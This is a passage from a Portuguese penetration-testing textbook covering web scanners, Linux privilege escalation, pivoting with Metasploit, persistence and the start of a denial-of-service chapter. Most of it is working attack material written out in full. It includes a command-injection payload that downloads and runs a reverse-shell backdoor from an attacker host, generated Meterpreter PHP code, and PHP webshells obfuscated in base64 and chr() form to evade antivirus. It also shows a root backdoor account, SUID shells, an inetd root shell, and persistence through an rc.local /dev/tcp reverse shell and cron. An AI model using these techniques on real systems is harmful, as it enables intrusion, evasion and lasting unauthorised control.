+ OSVDB-561: /server-status: This reveals Apache information. Comment out appropriate line in the Apache conf file or restrict access to allowed sources.
+ OSVDB-3268: **/fotos/**: **Directory indexing found**.
+ OSVDB-3092: /fotos/: This might be interesting...
+ Server leaks inodes via ETags, header found with file /icons/README, fields: 0x13f4

0x438c034968a80
+ OSVDB-3233: /icons/README: Apache default file found.

9.5 Vega

Scanner de vulnerabilidades.

Será necessário instalar o Vega no Kali Linux:

```
root@kali# apt-get install vega
```

Ao iniciar o Vega no terminal, sua tela inicial será exibida (Figura 9.2).

```
root@kali# vega
```



Figura 9.2 – Tela inicial do Vega.

Para iniciar um novo scan, vá em Scan > Start New Scan (Figura 9.2).

Na nova tela que será aberta, preencha as informações necessárias. Ao terminar de realizar o scan, o Vega exibirá as vulnerabilidades encontradas (Figura 9.3).



Figura 9.3 – Detectando vulnerabilidades de aplicações web com o Vega.

9.6 Skipfish

Scanner de vulnerabilidades.

Exemplo:

root@kali# **skipfish -o /root/saida http://localhost**

Depois de realizar o scanner, o arquivo /root/saida/index.html será criado, contendo as vulnerabilidades detectadas (Figura 9.4).

Figura 9.4 – Detectando vulnerabilidades de aplicações web com o Skipfish.

9.7 Wapiti

Scanner de vulnerabilidades.

Exemplo:

```
root@kali# wapiti http://localhost -o /root/saida
```

Depois de realizar o scanner, o arquivo /root/saida/index.html será criado, contendo as vulnerabilidades detectadas (Figura 9.5).

Figura 9.5 – Detectando vulnerabilidades de aplicações web com o Wapiti.

9.8 Acunetix

Scanner de vulnerabilidades para sistemas Windows. Disponível em https://www.acunetix.com.

A Figura 9.6 apresenta o relatório de vulnerabilidades do Acunetix.



Figura 9.6 – Detectando vulnerabilidades de aplicações web com o Acunetix.

CAPÍTULO 10

Escalonamento de privilégios

Em virtude da própria natureza de sistemas Linux, restrições de acesso são aplicadas ao usuário que estiver executando o servidor web, normalmente nobody ou www-data. Quando um atacante explora alguma vulnerabilidade que permita a obtenção do shell do sistema (em geral shell em PHP), o processo atacado é o do servidor web e o ganho de acesso ao sistema será o do usuário restrito www-data.

A partir desse ponto, o atacante poderá escalonar o seu privilégio vertical ou horizontalmente. No escalonamento vertical, o usuário restrito tentará acessar a conta do usuário root e, caso consiga, todas as permissões do sistema serão concedidas. Para efetuar o escalonamento vertical, alguma vulnerabilidade local deve ser explorada, como algum serviço ou Kernel vulnerável. Há diversos exploits e módulos do Metasploit usados para tal finalidade, como o CVE-2012-0056 (https://exploit-db.com/exploits/18411), CVE-2009-2692 (https://rapid7.com/db/modules/exploit/linux/local/sock_sendpage) e o CVE-2009-1185 (https://rapid7.com/db/modules/exploit/linux/local/udev_netlink). A máquina virtual bee-box (http://itsecgames.com) é configurada com o Kernel desatualizado para testes de escalonamento de privilégio vertical. O script Linux Exploit Sugester (https://github.com/PenturaLabs/Linux_Exploit_Suggester) automatiza a tarefa da busca por exploits, dependendo da versão do Kernel.

Para testar o CVE-2009-1185):

1. Obtenha o bee-box em http://itsecgames.com.
2. Será necessário explorar alguma vulnerabilidade que permita a obtenção de uma shell do sistema, como o command injection. Explore essa vulnerabilidade e aguarde uma conexão reversa no Metasploit:
3. Crie uma backdoor com o Msfvenom:

root@kali# msfvenom -p linux/x86/meterpreter/reverse_tcp LPORT=4444 LHOST=*IP_atacante* --format elf > /root/backdoor

4. Aguarde por conexões com o Msfconsole:

root@kali# msfconcole
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST *IP_atacante*
msf exploit(handler) > set LPORT 4444
msf exploit(handler) > exploit
[*] Started reverse TCP handler on *IP_atacante*:4444
[*] Starting the payload handler...

5. Habilite um servidor web na porta 666:

root@kali# cd /root
root@kali# python -m SimpleHTTPServer 666

6. Explore a vulnerabilidade de command injection no bee-box (envie o seguinte payload no corpo da requisição POST do endereço http://*IP_bee-box*/bWAPP/commandi.php):

target=-1; cd /tmp; wget http://*IP_atacante*:666/backdoor; chmod 777 /tmp/backdoor; /tmp/backdoor&form=submit

7. O Msfconsole indicará conexão:

root@kali# msfconsole
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 127.0.0.1
[*] Meterpreter session 1 opened (127.0.0.1:4444 -> 127.0.0.1:40186) at 2017-04-23 03:09:50 +0000
meterpreter >

8. Será necessário explorar a vulnerabilidade CVE-2009-1185 para ganhar acesso administrativo (root):

meterpreter >background
msf exploit(handler) > use exploit/linux/local/udev_netlink
msf exploit(udev_netlink) > set SESSION *número_sessão_meterpreter*
msf exploit(udev_netlink) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
msf exploit(udev_netlink) > set LHOST *IP_atacante*
msf exploit(udev_netlink) > set LPORT 12345
msf exploit(udev_netlink) > exploit
*] Started reverse TCP handler on 192.168.32.131:12345

[*] Attempting to autodetect netlink pid...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 2872
[+] Found netlink pid: 2871
[*] Writing payload executable (155 bytes) to /tmp/ptAYjcMFRa
[*] Writing exploit executable (1879 bytes) to /tmp/oEKZWhoFec
[*] chmod'ing and running it...
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 192.168.32.132
[*] Meterpreter session 6 opened (192.168.32.131:12345 -> 192.168.32.132:52081) at 2017-09-20 18:18:29 -0400
meterpreter >shell
Process 17602 created.
Channel 1 created.
python -c 'import pty; pty.spawn("/bin/bash")'
root@bee-box#

9. Com acesso root, é possível realizar qualquer atividade, como instalação de scripts e programas para manutenção de acesso. Por exemplo, um usuário administrativo pode ser adicionado para posterior acesso via SSH:

root@bee-box# useradd teste -u 0 -o -s /bin/bash
root@*bee-box*# **passwd teste**
Enter new UNIX password: **teste**
Retype new UNIX password: **teste**
passwd: password updated successfully

Nesse momento, o usuário teste poderá acessar o serviço de SSH:

root@kali# **ssh teste@***IP_bee-box*

É possível automatizar o processo de login via SSH com o uso de chaves públicas e privadas. A chave pública deve ser distribuída publicamente a todos os computadores de rede que desejam estabelecer conexão com a estação que a gerou. A chave privada deve ser de posse exclusiva de cada computador, sendo utilizada para descriptografar os dados criptografados com a chave pública. Para gerar a chave pública (/root/.ssh/id_rsa.pub) e privada (/root /.ssh/id_rsa):

root@kali# **ssh-keygen**
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): **Pressione Enter**
Enter passphrase (empty for no passphrase): **Pressione Enter**
Enter same passphrase again: **Pressione Enter**

```
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:1SGWWXMZGDWiaOYuI4IHGV02UqjVliYASg7fimc3RdU root@kali
The key's randomart image is:
+---[RSA 2048]----+
|=o.+=.....o+*+=o |
|=o+==o   oE+.=.. |
|o+o+. . + o .    |
|.+ . . + .       |
|+ + o   S        |
| = . . .         |
|. o . o .        |
| . . . o         |
|                 |
+----[SHA256]-----+
```

Para realizar o login como root automaticamente no bee-box, o conteúdo da chave pública gerada no Kali Linux (/root/.ssh/id_rsa.pub) deve estar no arquivo /root/.ssh/authorized_keys do servidor bee-box. Depois de copiar o seu conteúdo, o login é feito sem a necesidade de senha:

```
root@kali# ssh IP_bee-box
```

Outra forma de se conseguir acesso root consiste em ativar a flag Suid no shell. Por exemplo, suponha o cenário em que o usuário restrito tenha acesso via SSH ao servidor, consiga executar algum exploit local e consiga acesso root. Ele poderá ativar a flag Suid em /bin/sh ou realizar uma cópia deste para o seu diretório home:

```
root@servidor# chmod a+s /bin/sh

root@servidor# cp /bin/sh /home/usuario/shell
root@servidor# chmod a+s /home/usuario/shell

usuario@servidor# ./shell
```

Uma terceira forma muito útil em situações em que há instalação padrão de distribuições Linux, principalmente as derivadas de Debian, como o Ubuntu, é pelo comando sudo su. Muitas corporações e universidades instalam o sistema sem remover o usuário criado na instalação do arquivo /etc/sudoers. Assim, ao digitar a senha do usuário, o acesso root é fornecido ao atacante:

usuario@servidor# **sudo su**
[sudo] password for usuario: **Digite a senha do usuário**
root@servidor#

A segunda forma de escalonamento de privilégios é a horizontal. Nesse tipo de escalonamento, o atacante se moverá lateralmente na rede: uma vez que o servidor web (ou qualquer outro ativo na DMZ) tenha sido comprometido, serão atacados os ativos que se encontram na rede interna, fora da DMZ, mas que mantêm conectividade com os ativos da DMZ. Em outras palavras, o servidor web será usado como "trampolim" para atacar as estações da rede interna, as quais não são acessíveis pela internet (técnica conhecida como pivoteamento). A Figura 10.1 mostra a técnica de pivoteamento.



Figura 10.1 – O atacante, ao comprometer o servidor web, tentará acessar os recursos da rede interna. Como todas as requisições são oriundas do servidor web, muito provavelmente regras de firewall serão contornadas.

Para realizar o ataque de pivô:

1. Explore qualquer tipo de vulnerabilidade em que se consiga um shell de sistema com o Metasploit.
2. Com a sessão ativa, execute o módulo get_local_subnets:

   meterpreter > **run get_local_subnets**
   Local subnet: 192.168.1.0/255.255.255.0

3. Deixe o Meterpreter em background:

meterpreter > **background**

4. Adicione uma rota para a rede comprometida, sendo *num* o número da sessão Meterpreter:

msf> **route add 192.168.1.0 255.255.255.0** *num*

5. A rota entre a rede do atacante e a rede comprometida (192.168.1.0/24) será adicionada:

```
msf> route print
Active Routing Table
====================
Subnet          Netmask         Gateway
------          -------         -------
192.168.1.0     255.255.255.0   Session 1
```

6. Crie um proxy socks para tunelar a conexão entre a máquina comprometida e as máquinas internas. Será criado um socket local listando na porta 1080:

```
msf exploit(handler) > use auxiliary/server/socks4a
msf auxiliary(socks4a) > exploit
```

7. O tunelamento será realizado com o Proxychains, um programa que realiza tunelamento entre diversos servidores proxy. Cada servidor proxy é usado como "trampolim" para outras conexões. Por exemplo, o Proxychains é configurado para acessar os proxies A, B e C. Desse modo, o Proxychains acessará o proxy A. O proxy A acessará o proxy B e o proxy B acessará o proxy C. Configure o arquivo /etc/proxychains.conf para acessar o proxy local listando na porta 1080:

```
dynamic_chain
proxy_dns
tcp_read_time_out 15000
tcp_connect_time_out 8000
[ProxyList]
socks4 127.0.0.1 1080
```

8. Qualquer programa configurado para acessar o socket local listando na porta 1080 utilizará a conexão do Meterpreter. Dessa forma, as máquinas da rede interna, que estavam anteriormente inacessíveis, poderão ser acessadas, pois a conexão será oriunda da máquina comprometida, e não da máquina do atacante. Em virtude das limitações de servidores proxies do tipo socks, a conexão deve estabelecer o *3-way handshake*, e o ICMP Echo Request (ping) não é suportado. Dessa forma, quando, por exemplo, programas como o Nmap são utilizados, é necessário especificar a sua

sintaxe para que o Nmap realize uma varredura com o *3-way handshake* completo (-sT) e não utilize o protocolo ICMP (-Pn).

root@kali# **proxychains nmap -sT -PN** *IP_interno_da_LAN*

CAPÍTULO 11

Manutenção do acesso

Depois de comprometer a estação, softwares de manutenção de acesso podem ser utilizados caso o atacante queira, futuramente, voltar a ter acesso ao sistema. Mesmo que a vulnerabilidade explorada seja corrigida, o software para manutenção de acesso garantirá o retorno do atacante ao sistema comprometido.

Quando um servidor web é comprometido, obtém-se o shell do tipo PHP. Embora possível realizar muitas tarefas com esse tipo de shell, muitos exploits, principalmente para escalonamento de privilégio vertical, requerem uma shell do sistema, a qual pode ser gerada com o Metasploit.

Uma shell PHP simples (backdoor.php), que executa comandos do sistema (qualquer outra função PHP que execute comandos pode ser usada, como exec(), shell_exec() etc.):

```
<?php system($_GET["cmd"]) ?>
```

Depois de enviá-la ao servidor, a backdoor é acessada:

```
http://servidor.com/backdoor.php?cmd=pwd
```

O Weevely é uma backdoor em PHP previamente instalada no Kali Linux. Será necessário gerar a backdoor antes de enviá-la ao servidor:

```
root@kali# weevely generate senha /root/weevely.php
```

Depois de enviá-la ao servidor, a backdoor é acessada:

```
root@kali# weevely http://servidor.com/weevely.php senha
```

Com o Msfvenom, é possível criar payloads sem a necessidade de integrá-lo a um exploit. Uma vez executado pela vítima, o payload abre uma conexão com a máquina do atacante. Para criar uma backdoor em PHP (em um ambiente real, substitua o endereço 127.0.0.1 pelo IP do atacante):

```
root@kali#  msfvenom -p php/meterpreter/reverse_tcp LPORT=4444
```

LHOST=127.0.0.1 --format raw

No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 945 bytes
/*<?php /**/ error_reporting(0); $ip = '127.0.0.1'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } elseif (($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } elseif (($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } else { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; eval($b); die();

Na máquina atacante, configure o Metasploit para aguardar por conexões na porta 4444 (em um ambiente real, substitua 127.0.0.1 pelo IP do atacante):

root@kali# **msfconsole**
msf> **use exploit/multi/handler**
msf exploit(handler) > **set PAYLOAD php/meterpreter/reverse_tcp**
msf exploit(handler) > **set LHOST 127.0.0.1**
msf exploit(handler) > **set LPORT 4444**
msf exploit(handler) > **exploit**
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Starting the payload handler...

Depois de enviar a backdoor ao servidor, acesse-a e o Msfconsole abrirá uma conexão com o servidor web vulnerável:

root@kali# **curl -X GET http://servidor/metasploit.php**

root@kali# **msfconsole**
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Starting the payload handler...
[*] Sending stage (33721 bytes) to 127.0.0.1
[*] Meterpreter session 1 opened (127.0.0.1:4444 -> 127.0.0.1:40160) at 2017-04-22 23:22:53 +0000
meterpreter >

Várias backdoors são detectadas por sistemas de antivírus. Em muitos casos, será necessário codificá-las para que a etapa de manutenção de acesso se torne possível. Uma forma simples é codificar o script PHP em base64. Por exemplo, para codificar a backdoor <?php system($_GET['cmd']) ?> em base64:

```
<?php
$backdoor = 'system($_GET["cmd"]);';
echo base64_encode($backdoor);
?>
```

O texto codificado será:

```
root@kali# php base64_encode.php
c3lzdGVtKCRfR0VUWyJjbWQiXSk7
```

O seguinte script (base64.php) deverá ser enviado ao servidor:

```
<?php eval( base64_decode('c3lzdGVtKCRfR0VUWyJjbWQiXSk7') ); ?>
```

Depois de enviá-lo ao servidor, a backdoor é acessada:

```
http://servidor.com/base64.php?cmd=pwd
```

No exemplo a seguir, cada caractere ASCII é transformado em seu equivalente numérico:

```
<?php
$a = str_split('system($_GET["cmd"]);');
foreach($a as $x)
   echo ord($x) . ",";
?>
```

Será gerada uma cadeia de caracteres:

```
root@kali# php ascii.php
115,121,115,116,101,109,40,36,95,71,69,84,91,34,99,109,100,34,93,41,59,
```

O seguinte script (codificado.php) deverá ser enviado para o servidor:

```
<?php
$array = [115,121,115,116,101,109,40,36,95,71,69,84,91,34,99,109,100,34,93,41,59,];
$backdoor = "";
foreach ($array as $x)
   $backdoor .= chr($x);
eval($backdoor);
?>
```

Depois de enviá-lo ao servidor, a backdoor é acessada:

```
http://servidor.com/codificado.php?cmd=pwd
```

Há inúmeras outras backdoors[1] PHP usadas para manutenção de acesso: C99, R57, b347k, ajaxshell (https://sourceforge.net/projects/ajaxshell), php-reverse-shell (http://pentestmonkey.net/tools/web-shells/php-reverse-shell) etc. O Kali Linux conta com vários tipos de web shells, podendo ser encontradas em /usr/share/webshells.

Uma backdoor de sistema pode ser gerada com o Metasploit:

1. Crie uma backdoor com o Msfvenom. Em um ambiente real, substitua 127.0.0.1 pelo IP do atacante:

   root@kali# **msfvenom -p linux/x86/meterpreter/reverse_tcp LPORT=4444 LHOST=127.0.0.1 --format elf > /var/www/html/backdoor**

2. Aguarde por conexões com o Msfconsole. Em um ambiente real, substitua 127.0.0.1 pelo IP do atacante:

   root@kali# **msfconcole**
   msf > **use exploit/multi/handler**
   msf exploit(handler) > **set PAYLOAD linux/x86/meterpreter/reverse_tcp**
   msf exploit(handler) > **set LHOST 127.0.0.1**
   msf exploit(handler) > **set LPORT 4444**
   msf exploit(handler) > **exploit**
   [*] Started reverse TCP handler on 127.0.0.1:4444
   [*] Starting the payload handler...

3. Supondo que a backdoor seja enviada ao servidor como /root/backdoor, acesse-a e o Msfconsole abrirá uma conexão com o servidor web vulnerável:

   root@servidor# **chmod 777 /root/backdoor**
   root@servidor# **/root/backdoor**

   root@kali# **msfconsole**
   [*] Started reverse TCP handler on 127.0.0.1:4444
   [*] Starting the payload handler...
   [*] Transmitting intermediate stager for over-sized stage...(105 bytes)
   [*] Sending stage (1495599 bytes) to 127.0.0.1
   [*] Meterpreter session 1 opened (127.0.0.1:4444 -> 127.0.0.1:40186) at 2017-04-23 03:09:50 +0000
   meterpreter >

Há situações em que o servidor web estará totalmente exposto na internet, como ocorre em dispositivos configurados na DMZ, sendo possível conexão direta. Caso o inetd já esteja instalado no sistema:

1. Crie a seguinte linha no arquivo /etc/inetd.conf, habilitando uma shell interativa para qualquer usuário que se conectar no serviço de nome ghost_shell:

ghost_shell stream tcp nowait root /bin/sh /bin/sh -i

2. Associe o serviço ghost_shell à porta de sua escolha (exemplo: 65535) no arquivo /etc/services:

```
ghost_shell    65535/tcp
```

3. Reinicie o inetd:

root@servidor# **service inetd restart**

4. Adicione a seguinte regra no firewall, permitindo conexões na porta 65535:

```
root@servidor# iptables -A INPUT -p tcp --dport 65535 -j ACCEPT
```

5. Quando forem utilizadas conexões diretas, uma boa prática é verificar se nenhum firewall no meio do caminho está bloqueando acesso à porta da backdoor. Mesmo que a porta seja liberada no firewall do servidor (etapa 4), conexão pode não ser possível. A busca e a enumeração de regras de firewall podem ser feitas com o Hping3 ou com o Nmap. O Hping3 retornará a flag TCP SA caso a porta esteja aberta e não exista nenhuma regra de bloqueio, e o Nmap retornará o estado da porta e quais firewalls no meio do caminho bloqueiam o nosso pacote.

- Nesse exemplo, a porta 65535 encontra-se aberta (flag SA) e não está sendo filtrada:

```
root@kali# hping3 -S -p 65535 -c 1 IP_servidor
HPING servidor.com (eth0 IP_servidor): S set, 40 headers + 0 data bytes
len=50 ip=IP_servidor ttl=45 DF id=18311 sport=80 flags=SA seq=0 win=65535 rtt=212.0 ms
--- servidor.com hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 212.0/212.0/212.0 ms
```

- Nesse exemplo, a porta 23 está sendo filtrada. De nada adianta criar uma backdoor que aguarde conexões nessa porta:

```
root@kali# hping3 -S -p 23 -c 1 IP_servidor
HPING servidor.com (eth0 IP_servidor): S set, 40 headers + 0 data bytes
--- servidor.com hping statistic ---
1 packets transmitted, 1 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali# nmap -p 23 --script firewalk --traceroute servidor.com
PORT   STATE    SERVICE
23/tcp filtered telnet
Host script results:
| firewalk:
| HOP  HOST        PROTOCOL  BLOCKED PORTS
| _10  IP_firewall     tcp       23
```

6. Ao estabelecer a conexão direta com o netcat, um shell de root será retornado:

```
root@kali# nc IP_servidor 65535
/bin/sh: 0: can't access tty; job control turned off
#
```

A backdoor de sistema não garante que o atacante retome a conexão em casos de perda, como queda de internet ou reinicialização do servidor. É possível usar diversas formas para que o servidor Linux execute um script ao ser inicializado.

O arquivo /etc/rc.local é executado depois de todos os scripts presentes em /etc/rc?.d serem inicializados (? é o valor do runlevel de sistemas do tipo SysV). A seguinte linha poderá ser incluída nesse arquivo, estabelecendo uma conexão reversa com o IP do atacante no momento em que se inicia o servidor:

```
root@servidor# cat /etc/rc.local
#!/bin/bash
/bin/bash -i >& /dev/tcp/IP_atacante/666 0>&1 &
exit 0
```

O atacante, que deverá estar aguardando por conexões com o netcat na porta 666, receberá a conexão reversa no momento da inicialização do servidor:

```
root@kali# nc -l -p 666
```

Caso seja enviado uma backdoor de sistema gerada com o Metasploit:

```
root@servidor# cat /etc/rc.local
#!/bin/bash
/root/backdoor &
exit 0
```

Na máquina atacante, o Metasploit acusará a conexão:

```
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 127.0.0.1
[*] Meterpreter session 1 opened (127.0.0.1:4444 -> 127.0.0.1:40186) at 2017-04-23 03:09:50 +0000
meterpreter >
```

Outra forma de executar tarefas no Linux consiste em agendá-las por meio de serviços como o cron. No exemplo a seguir, a cada minuto será executada a backdoor (/root/backdoor). Altere o arquivo /etc/crontab, adicionando a seguinte linha:

```
root@servidor# echo "*/1 * * * * root /root/backdoor" >> /etc/crontab
```

---

1 Consulte http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet para uma lista de diversos tipos de shells reversas que podem ser obtidos em diversas linguagens.

CAPÍTULO 12

Negação de serviço (Denial Of Service – DoS)

Os ataques de DoS (Denial of Service – negação de serviço) ou também chamados de “teste de stress” constituem uma classe específica de ataques, não sendo obtido o acesso ao sistema.

Basicamente, a ideia é sobrecarregar o servidor com um excesso de pacotes, fazendo com que sua banda fique lenta, sobrecarregada e até mesmo caia.

Há diversas classes de ataques e tipos de negação de serviços. É possível categorizar os ataques de DoS de acordo a camada do modelo OSI que afetam:

- Layer 7 – Ataques DoS destinados à Layer 7 caracterizam ataques que não requerem banda para sua utilização. É a classe que explora vulnerabilidades em softwares para causar o DoS. Exemplos: CVE-2013-2028, CVE-2007-6750.
- Layer 4 – Ataques DoS destinados à Layer 4 são ataques que requerem muita banda para serem utilizados. Nessa classe de ataques estão os softwares (T50 G3M etc.) que fazem inundação de pacotes, como o SYN Flood. Não há muito o que fazer quando uma instituição sofre um ataque dessa categoria, pois, conforme a banda do atacante, a vítima fica sobrecarregada. Exemplos: SYN Flood, UDP Flood.
- Layer 2 – Ataques DoS destinados à Layer 2 constituem ataques voltados ao protocolo MAC. Exemplos: Ataques De-Auth em redes sem fio, MAC Flooding.

12.1 CVE-2013-2028

As versões do Ngnix entre 1.3.9 e 1.4.0 são vulneráveis a ataque de negação de serviço. Antes de testar o exploit, será necessário finalizar o Apache, para que não haja conflito na porta 80:

```
root@kali# service apache2 stop
```

Depois de obter o Ngnix 1.4.0 e o exploit em https://exploit-db.com/exploits/25499, realize a instalação do Nginx:

```
root@kali# cd ngnix-1.4.0
root@kali# ./configure --without-http_rewrite_module --without-http_gzip_module
root@kali# make
root@kali# make install
